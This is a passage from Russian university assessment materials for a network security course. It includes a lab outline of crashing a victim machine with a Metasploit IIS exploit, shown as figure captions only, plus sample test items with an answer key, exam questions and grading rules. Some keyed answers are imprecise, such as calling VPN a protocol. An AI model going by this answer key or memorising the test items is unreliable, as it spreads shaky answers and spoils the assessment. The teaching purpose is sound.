


Рисунок 10.3.3. Сканирование Nessus scaner

3) Определив уязвимый сервис, а также нужный нам эксплоит, настраивает metasploit framework:

Рисунок 10.3.4. Настройка metasploit framework




Рисунок 10.3.5. Запуск эксплоита

4) После отработки эксплоита компьютер жертвы отказывает в работе:




Рисунок 10.3.6. Отказ в обслуживании компьютера жертвы

Как мы видно на последнем рисунке, компьютер жертвы отказал в обслужива- нии по причине использования уязвимости в IIS Miscrosoft, то есть использование недопустимого указателя, вызывает условие отказа в обслуживании.

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа №11: Разработка плана проведения аудита сети ЭВМ»

Задание: Разработать план проведения комплексного аудита сети организации, включающий:

- Определение целей и задач аудита
- Составление перечня объектов проверки
- Формирование программы аудита с указанием процедур и методов тестирования
- Установление сроков проведения аудита
- Распределение обязанностей в группе аудиторов

Контрольные вопросы:

1. Какое ПО может использоваться для автоматизации процедур аудита сети?
2. Какие документы должна подготовить группа аудиторов к началу проверки?

3. Какие этапы включает комплексный аудит защищенности сети организации?
4. Как оформляются результаты аудиторской проверки сети?
5. Какие рекомендации по повышению защищенности сети могут быть даны по результатам аудита?

3.3 Типовые контрольные задания для проведения тестирования

Фонд тестовых заданий по дисциплине содержит тестовые задания, распределенные по разделам и темам, с указанием их количества и типа.

Структура фонда тестовых заданий по дисциплине

Индикатор достижения компетенции	Тема в соответствии с РПД	Характеристика ТЗ	Количество тестовых заданий, типы ТЗ
ОПК-9.1 ОПК-9.3	Тема 1. Основные понятия информационной безопасности и информационных сетей. Основы построения современных локальных сетей	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 2. Сетевые операционные системы. Обеспечение безопасности сетей на базе сетевых операционных систем	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 3. Технологии обеспечения безопасности в локальных сетях	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 4. Перспективные направления развития и проблемы информационных сетей	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 5. Этапы внедрения беспроводной сети. Протоколы безопасности сетей WLAN	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 6. Средства реализации межсетевого взаимодействия	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 7. Обеспечение безопасности межсетевого взаимодействия	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ

		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 8. Назначение виртуальных сетей. Создание виртуальных сетей на базе одного коммутатора	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 9. Создание виртуальных сетей на базе нескольких коммутаторов	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 10. Обзор средств анализа защищенности вычислительных сетей. Методики применения средств анализа защищенности сетей	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 11. Правовые основы защиты информации в компьютерных сетях. Защищенный документооборот	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
ОПК-9.1 ОПК-9.3	Тема 12. Виды аудита безопасности сетей ЭВМ. Организационно-распорядительные документы по обеспечению безопасности сетей ЭВМ	Знание на выбор	3– ОТЗ 2 – ЗТЗ
		Умение	3 – ОТЗ 2 – ЗТЗ
		Действие	0 – ОТЗ 0– ЗТЗ
		Итого	**72– ОТЗ 48– ЗТЗ**

Полный комплект ФТЗ хранится в электронной информационно-образовательной среде ИрГУПС и обучающийся имеет возможность ознакомиться с демонстрационным вариантом ФТЗ.

Ниже приведен образец типового варианта итогового теста, предусмотренного рабочей программой дисциплины.

1. Как называется процесс определения личности пользователя при доступе в систему?
   а) Идентификация б) Авторизация **в) Аутентификация**
2. Какой протокол используется для безопасной передачи веб-трафика?
   а) Telnet б) FTP **в) HTTPS** г) SSH
3. Что такое MAC-адрес?
   а) Аппаратный адрес устройства б) IP-адрес роутера в) Адрес электронной почты
4. К какой категории относится угроза отказа в обслуживании?
   а) Уязвимости **б) Атаки** в) Несанкционированный доступ
5. Какой из методов обеспечивает конфиденциальность данных?
   а) Шифрование
   б) Резервное копирование в) Разграничение доступа г) Мониторинг
6. Как называется внедрение вредоносного кода в программное обеспечение?
   а) Мутация **б) Инъекция** в) Спуфинг
   г) Фишинг

7. Что такое VPN?
   а) Виртуальная частная сеть б) Виртуальный прокси-сервер в) Вредоносная программа г) Виртуальный протокол
8. Какой брандмауэр фильтрует трафик на основе правил?
   а) Proxy-сервер
   б) Межсетевой экран в) VPN г) IDS
9. Что входит в понятие "Атака типа отказ в обслуживании"?
   а) Перехват данных б) Несанкционированный доступ **в) Блокировка ресурсов системы** г) Подбор пароля
10. Процесс присвоения пользователю прав доступа в системе называется _____.
    Ответ: авторизация
11. _____ - это аппаратно-программный комплекс, который контролирует информацию, поступающую в локальную сеть и исходящую из неё.
    Ответ: межсетевой экран
12. Протокол _____ используется для удалённого доступа к локальным ресурсам через небезопасные сети.
    Ответ: VPN
13. Процесс _____ данных предполагает их шифрование с использованием криптографических алгоритмов.
    Ответ: криптография
14. Атака типа "отказ в обслуживании" направлена на _____ ресурсов информационной системы.
    Ответ: исчерпание
15. _____ - это стандарт шифрования беспроводных сетей, обеспечивающий защиту передаваемых данных.
    Ответ: WPA2
16. Уязвимости программного обеспечения могут быть использованы злоумышленником для _____ кода.
    Ответ: внедрения
17. _____ - это уникальный идентификатор сетевого устройства в сети Ethernet.
    Ответ: MAC-адрес
18. _____ предполагает разделение ресурсов компьютерной системы на объекты и установление правил доступа субъектов к этим объектам.
    Ответ: разграничение доступа

3.4 Типовое задание для выполнения курсовой работы

Типовые задания выложены в электронной информационно-образовательной среде ИрГУПС, доступной обучающемуся через его личный кабинет.

Ниже приведен образец задания для выполнения курсовой работы и примерный перечень вопросов для ее защиты.

Образец типового задания для выполнения курсовой работы

Выполните курсовую работу на тему «Сегментирование ЛВС на подсети как метод обеспечения безопасности сетей ЭВМ».

Задание:

1. Дать общую характеристику метода сегментирования локальной вычислительной сети на подсети.
2. Описать назначение и преимущества разбиения ЛВС на подсети для повышения защищенности сети.
3. Рассмотреть способы выполнения сегментирования сети с помощью маршрутизаторов, коммутаторов, виртуальных локальных сетей (VLAN).
4. Проанализировать угрозы безопасности, от которых позволяет защититься сегментация локальной вычислительной сети.

5. Предложить и обосновать проект разбиения заданной LAN-сети организации на подсети с учетом требований безопасности.
6. Выполнить необходимые расчеты для реализации предложенного проекта сегментирования сети.
7. Смоделировать и протестировать предложенный вариант сегментации ЛВС с использованием программы-симулятора.
8. Сделать выводы по результатам моделирования о целесообразности выбранного варианта сегментации сети для обеспечения ее информационной безопасности.

Образец типовых вопросов для защиты курсовых работ

1. В чем заключается актуальность выбранной темы курсовой работы?
2. Какие методы использованы при проведении исследования по данной теме?
3. Какие технические и программные средства применялись при выполнении курсовой работы?
4. Какие нормативно-правовые документы были использованы?
5. Какие информационные источники послужили теоретической базой исследования?
6. В чем заключалась цель проведенного в работе исследования?
7. Какие задачи были поставлены для достижения данной цели?
8. Какие результаты получены в ходе выполнения курсовой работы?
9. Какое практическое применение могут найти результаты проведенного исследования?
10. Какие рекомендации были предложены по итогам исследования?
11. В чем заключается новизна полученных в ходе работы результатов?
12. Какие выводы сделаны по результатам выполнения курсовой работы?
13. Какие трудности возникли при выполнении курсовой работы?
14. Какой личный вклад был внесен исполнителем в проведенную работу?
15. Как оценивается достоверность полученных в работе результатов?
16. Какие направления дальнейших исследований можно предложить по данной теме?
17. Проводилась ли апробация результатов работы, если да, то в каком виде?
18. Какое программное обеспечение использовалось для выполнения курсовой работы?
19. Какие ресурсы сети Интернет были задействованы при выполнении работы?

3.5 Перечень теоретических вопросов к экзамену

(для оценки знаний)

1. Понятие информационной безопасности. Угрозы безопасности информации.
2. Модели безопасности компьютерных систем. Политика безопасности организации.
3. Требования к системе защиты информации на предприятии.
4. Основные уязвимости и атаки в компьютерных сетях.
5. Сетевые экраны и межсетевые экраны. Настройка брандмауэра.
6. Виртуальные частные сети (VPN). Туннелирование трафика и протокол IPSec.
7. Технологии идентификации и аутентификации пользователей.
8. Управление доступом. Протоколы аутентификации Kerberos, RADIUS.
9. Средства криптографической защиты информации. Алгоритмы шифрования.
10. Электронная цифровая подпись и сертификаты. Инфраструктура PKI.
11. Системы обнаружения и предотвращения вторжений.
12. Антивирусные средства защиты. Фильтрация трафика и контентная фильтрация.
13. Защищенная электронная почта. Цифровые сертификаты S/MIME.
14. Сегментация сети и межсетевое экранирование. Протоколы маршрутизации.
15. Безопасность беспроводных сетей. Стандарты WEP, WPA, WPA2.
16. Протоколы безопасной передачи данных в сети Интернет (SSL, TLS).
17. Аутентификация и авторизация в ОС Windows. Active Directory.
18. Управление доступом в ОС Linux. Разделение полномочий пользователей.
19. Резервное копирование данных. Восстановление после сбоев и атак.
20. Мониторинг событий безопасности. Анализ журналов регистрации.
21. Законодательство РФ в области информационной безопасности.

22. Стандарты информационной безопасности. Международные стандарты ISO.
23. Аудит информационной безопасности. Методики аудита ИБ.
24. Технические средства и системы контроля доступа.
25. Криптографические методы защиты информации.
26. Использование электронной цифровой подписи.
27. Применение VPN для организации удаленного доступа.
28. Технологии обеспечения безопасности веб-приложений.
29. Модели и протоколы аутентификации пользователей.
30. Системы обнаружения и предотвращения вторжений.
31. Концепция построения корпоративных сетей на основе политики безопасности.
32. Угрозы информационной безопасности и методы противодействия.
33. Технические каналы утечки информации и методы защиты.
34. Организационные аспекты построения системы информационной безопасности.
35. Использование электронной подписи и сертификатов в корпоративных сетях.
36. Применение криптосистем с открытым ключом. Алгоритмы RSA.
37. Стеганографические методы защиты информации.
38. Протокол IPSec. Режимы работы и применение в VPN.
39. Управление инцидентами информационной безопасности.
40. Безопасность операционных систем. Мандатное и дискреционное управление доступом.
41. Межсетевое экранирование на базе межсетевых экранов.
42. Системы обнаружения атак. Сигнатурный и статистический анализ.
43. Защищенный удаленный доступ на базе протокола SSL.
44. Криптографические протоколы аутентификации.
45. Анализ защищенности компьютерных сетей.
46. Безопасность беспроводных локальных сетей.
47. Использование одноразовых паролей. Токены и смарт-карты.
48. Защищенная передача данных по протоколу TLS.
49. Стандарты информационной безопасности для предприятий и организаций.
50. Применение биометрических систем распознавания.

3.6 Перечень типовых простых практических заданий к экзамену

(для оценки умений)

1. Настроить брандмауэр Windows/Linux для разрешения/запрета определенного сетевого трафика.
2. Настроить политики парольной защиты в ОС (длина, сложность, период смены).
3. Настроить шифрование канала беспроводной связи с помощью протокола WPA2.
4. Произвести смену пароля пользователя в ОС.
5. Настроить ACL для ограничения доступа к ресурсу.
6. Проверить целостность файла с помощью контрольных сумм.
7. Создать зашифрованный архив с паролем.
8. Настроить VPN соединение между устройствами.
9. Проверить сеть на наличие уязвимостей с помощью сканера.
10. Установить обновления безопасности ОС и ПО.
11. Произвести резервное копирование данных.
12. Выполнить настройку системы обнаружения вторжений.
13. Зарегистрировать сертификат на устройстве.
14. Настроить защищенную передачу почты с использованием TLS.
15. Изменить учетную запись пользователя в ОС.
16. Выполнить анализ сетевого трафика с помощью сниффера.
17. Произвести вычисление контрольной суммы файла.
18. Сгенерировать пару ключей RSA.
19. Провести аутентификацию по протоколу RADIUS.

20. Настроить политику аудита событий в ОС.
21. Проанализировать логи событий безопасности.
22. Провести сканирование уязвимостей сети.
23. Выполнить шифрование и расшифровку файла в ОС.
24. Настроить политику блокировки учетных записей в ОС после неудачных попыток входа.
25. Произвести оценку защищенности веб-приложения от инъекций.
26. Настроить TLS шифрование на веб-сервере.
27. Установить и настроить антивирусное ПО.
28. Осуществить разбиение сети на VLAN сегменты.
29. Настроить IPSec туннель между хостами.
30. Выполнить тестовую атаку на уязвимый сайт (с разрешения владельца).
31. Проверить работу honeypot и проанализировать результаты.
32. Установить обновление безопасности ПО и проверить версию.
33. Проверить использование незащищенных протоколов в сети с помощью сканера.
34. Заблокировать определенный трафик с помощью межсетевого экрана.
35. Получить информацию об устройствах в сети с помощью протокола SNMP.
36. Проверить наличие утечек паролей с помощью утилит.
37. Произвести смену пароля администратора на маршрутизаторе.
38. Найти и устранить уязвимости веб-приложения.
39. Проверить наличие вредоносного ПО с помощью антивируса.
40. Настроить политики изоляции устройств в сети посредством VLAN.
41. Провести атаку парольным перебором и предложить защиту.
42. Выполнить сканирование открытых портов хоста.
43. Произвести анализ DDOS атаки и предложить способы защиты.
44. Настроить и проверить работу протокола IPSec.
45. Установить цифровые сертификаты на сервер/пользователя.
46. Проверить сеть на наличие ботнет-активности.
47. Провести аудит безопасности веб-приложения.
48. Протестировать работу IDS/IPS системы обнаружения вторжений.
49. Настроить централизованную систему регистрации событий.
50. Проверить эффективностьAntispam фильтрации.

3.7 Перечень типовых практических заданий к экзамену

(для оценки навыков и (или) опыта деятельности)

1. Настройка брандмауэра: настроить брандмауэр на компьютере, чтобы ограничить доступ к определенным портам или службам.
2. Настройка VPN: настроить виртуальную частную сеть (VPN) для безопасного удаленного доступа к локальной сети.
3. Проведение аудита безопасности сети: Предоставьте сценарий сети и провести аудит безопасности, выявить уязвимости и предложить меры по их устранению.
4. Настройка системы обнаружения вторжений (IDS): настроить систему обнаружения вторжений для мониторинга сетевого трафика и выявления аномалий.
5. Анализ журналов безопасности: проанализировать журналы безопасности сервера и выявить подозрительную активность.
6. Установка и настройка антивирусного ПО: Предоставьте задание на установку и настройку антивирусного программного обеспечения на компьютере.
7. Создание плана восстановления после сбоя: разработать план восстановления после сбоя (Disaster Recovery Plan) для вымышленной компании.
8. Настройка системы контроля доступа к сетевым портам (NAC): настроить систему контроля доступа к сетевым портам для ограничения доступа устройств к сети.
9. Создание политики управления доступом: разработать политику управления доступом к ресурсам сети и применить ее.
10. Проведение тестирования на проникновение (пентест): провести тестирование на

проникновение в сеть и подготовить отчет о найденных уязвимостях.

11. Настройка системы мониторинга трафика: настроить систему мониторинга трафика для отслеживания сетевой активности.
12. Разработка политики обновления программного обеспечения: разработать стратегию и политику обновления программного обеспечения в организации.
13. Проведение анализа уязвимостей с использованием сканера: провести сканирование сети на наличие уязвимостей с использованием инструмента, такого как Nessus.
14. Настройка многофакторной аутентификации: настроить систему многофакторной аутентификации для доступа к важным ресурсам.
15. Настройка системы шифрования данных: задание настройки шифрования данных на уровне диска и в транзите.
16. Создание политики обработки событий (SIEM): разработать стратегию обработки событий с использованием системы управления событиями (SIEM).
17. Проверка уровня защиты физической инфраструктуры: оценить уровень защиты физических активов, таких как серверные комнаты и сетевое оборудование.
18. Анализ потокового трафика и выявление аномалий: проанализировать потоковый сетевой трафик и выявить аномалии.
19. Создание плана реагирования на инциденты безопасности: разработать план реагирования на инциденты безопасности с описанием шагов по реагированию на инциденты.
20. Оценка уровня соблюдения правил безопасности сотрудниками: провести анализ соблюдения правил безопасности сотрудниками организации и предложить меры по улучшению.

4. Методические материалы, определяющие процедуру оценивания знаний, умений, навыков и (или) опыта деятельности

В таблице приведены описания процедур проведения контрольно-оценочных мероприятий и процедур оценивания результатов обучения с помощью оценочных средств в соответствии с рабочей программой дисциплины.

Наименование оценочного средства	Описания процедуры проведения контрольно-оценочного мероприятия и процедуры оценивания результатов обучения
Собеседование	Собеседование, предусмотренное рабочей программой дисциплины, проводится на практическом занятии. Преподаватель на практическом занятии, предшествующем занятию проведения контроля, доводит до обучающихся тему, вопросы для подготовки к собеседованию. Результаты собеседования преподаватель доводит до обучающихся сразу после завершения собеседования
Лабораторная работа	Защита лабораторных работ проводится во время лабораторных занятий. Во время проведения защиты лабораторной работы пользоваться учебниками, справочниками, конспектами лекций, тетрадями не разрешено. Преподаватель на лабораторной работе, предшествующей занятию проведения защиты лабораторной работы, доводит до обучающихся: номер защищаемой лабораторной работы, время на защиту лабораторной работы. Преподаватель информирует обучающихся о результатах защиты лабораторной работы сразу после ее контрольно-оценочного мероприятия
Курсовая работа	Ход выполнения разделов курсовой работы в рамках текущего контроля оценивается преподавателем исходя из объемов выполненных работ в соответствие со шкалами оценивания.

	Преподаватель информирует обучающихся о результатах оценивания выполнения курсового проекта сразу после контрольно-оценочного мероприятия. В ходе защиты курсовой работы обучающийся делает доклад протяженностью 5 – 7 минут. Преподаватель ставит окончательную оценку за курсовую работу после завершения защиты, учитывая уровень ее защиты

Для организации и проведения промежуточной аттестации составляются типовые контрольные задания или иные материалы, необходимые для оценки знаний, умений, навыков и (или) опыта деятельности, характеризующих этапы формирования компетенций в процессе освоения образовательной программы.

Перечень теоретических вопросов и типовые практические задания разного уровня сложности для проведения промежуточной аттестации обучающиеся получают в начале семестра через электронную информационно-образовательную среду ИрГУПС (личный кабинет обучающегося).

Описание процедур проведения промежуточной аттестации в форме экзамена и оценивания результатов обучения

Промежуточная аттестация в форме экзамена проводится путем устного собеседования по билетам или в форме компьютерного тестирования.

При проведении промежуточной аттестации в форме собеседования билеты составляются таким образом, чтобы каждый из них включал в себя теоретические вопросы и практические задания.

Билет содержит: два теоретических вопроса для оценки знаний. Теоретические вопросы выбираются из перечня вопросов к экзамену; два практических задания: одно из них для оценки умений (выбирается из перечня типовых простых практических заданий к экзамену); другое практическое задание для оценки навыков и (или) опыта деятельности (выбираются из перечня типовых практических заданий к экзамену).

Распределение теоретических вопросов и практических заданий по экзаменационным билетам находится в закрытом для обучающихся доступе. Разработанный комплект билетов (25-30 билетов) не выставляется в электронную информационно-образовательную среду ИрГУПС, а хранится на кафедре-разработчике фондов оценочных средств.

На экзамене обучающийся берет билет, для подготовки ответа на экзаменационный билет обучающемуся отводится время в пределах 45 минут. В процессе ответа обучающегося на вопросы и задания билета, преподаватель может задавать дополнительные вопросы.

Каждый вопрос/задание билета оценивается по четырехбалльной системе, а далее вычисляется среднее арифметическое оценок, полученных за каждый вопрос/задание. Среднее арифметическое оценок округляется до целого по правилам округления

При проведении промежуточной аттестации в форме компьютерного тестирования вариант тестового задания формируется из фонда тестовых заданий по дисциплине случайным образом, но с условием: 50 % заданий должны быть заданиями открытого типа и 50 % заданий – закрытого типа.

Образец экзаменационного билета

ИРГУПС 20__-20__ учебный год	**Экзаменационный билет № 1** **по дисциплине «Безопасность сетей ЭВМ»**	Утверждаю: Заведующий кафедрой «_____» ИрГУПС _____
1. Понятие информационной безопасности. Угрозы безопасности информации. 2. Протокол IPSec. Режимы работы и применение в VPN. 3. Настроить IPSec туннель между хостами.		

4. Провести тестирование на проникновение в сеть и подготовить отчет о найденных уязвимостях.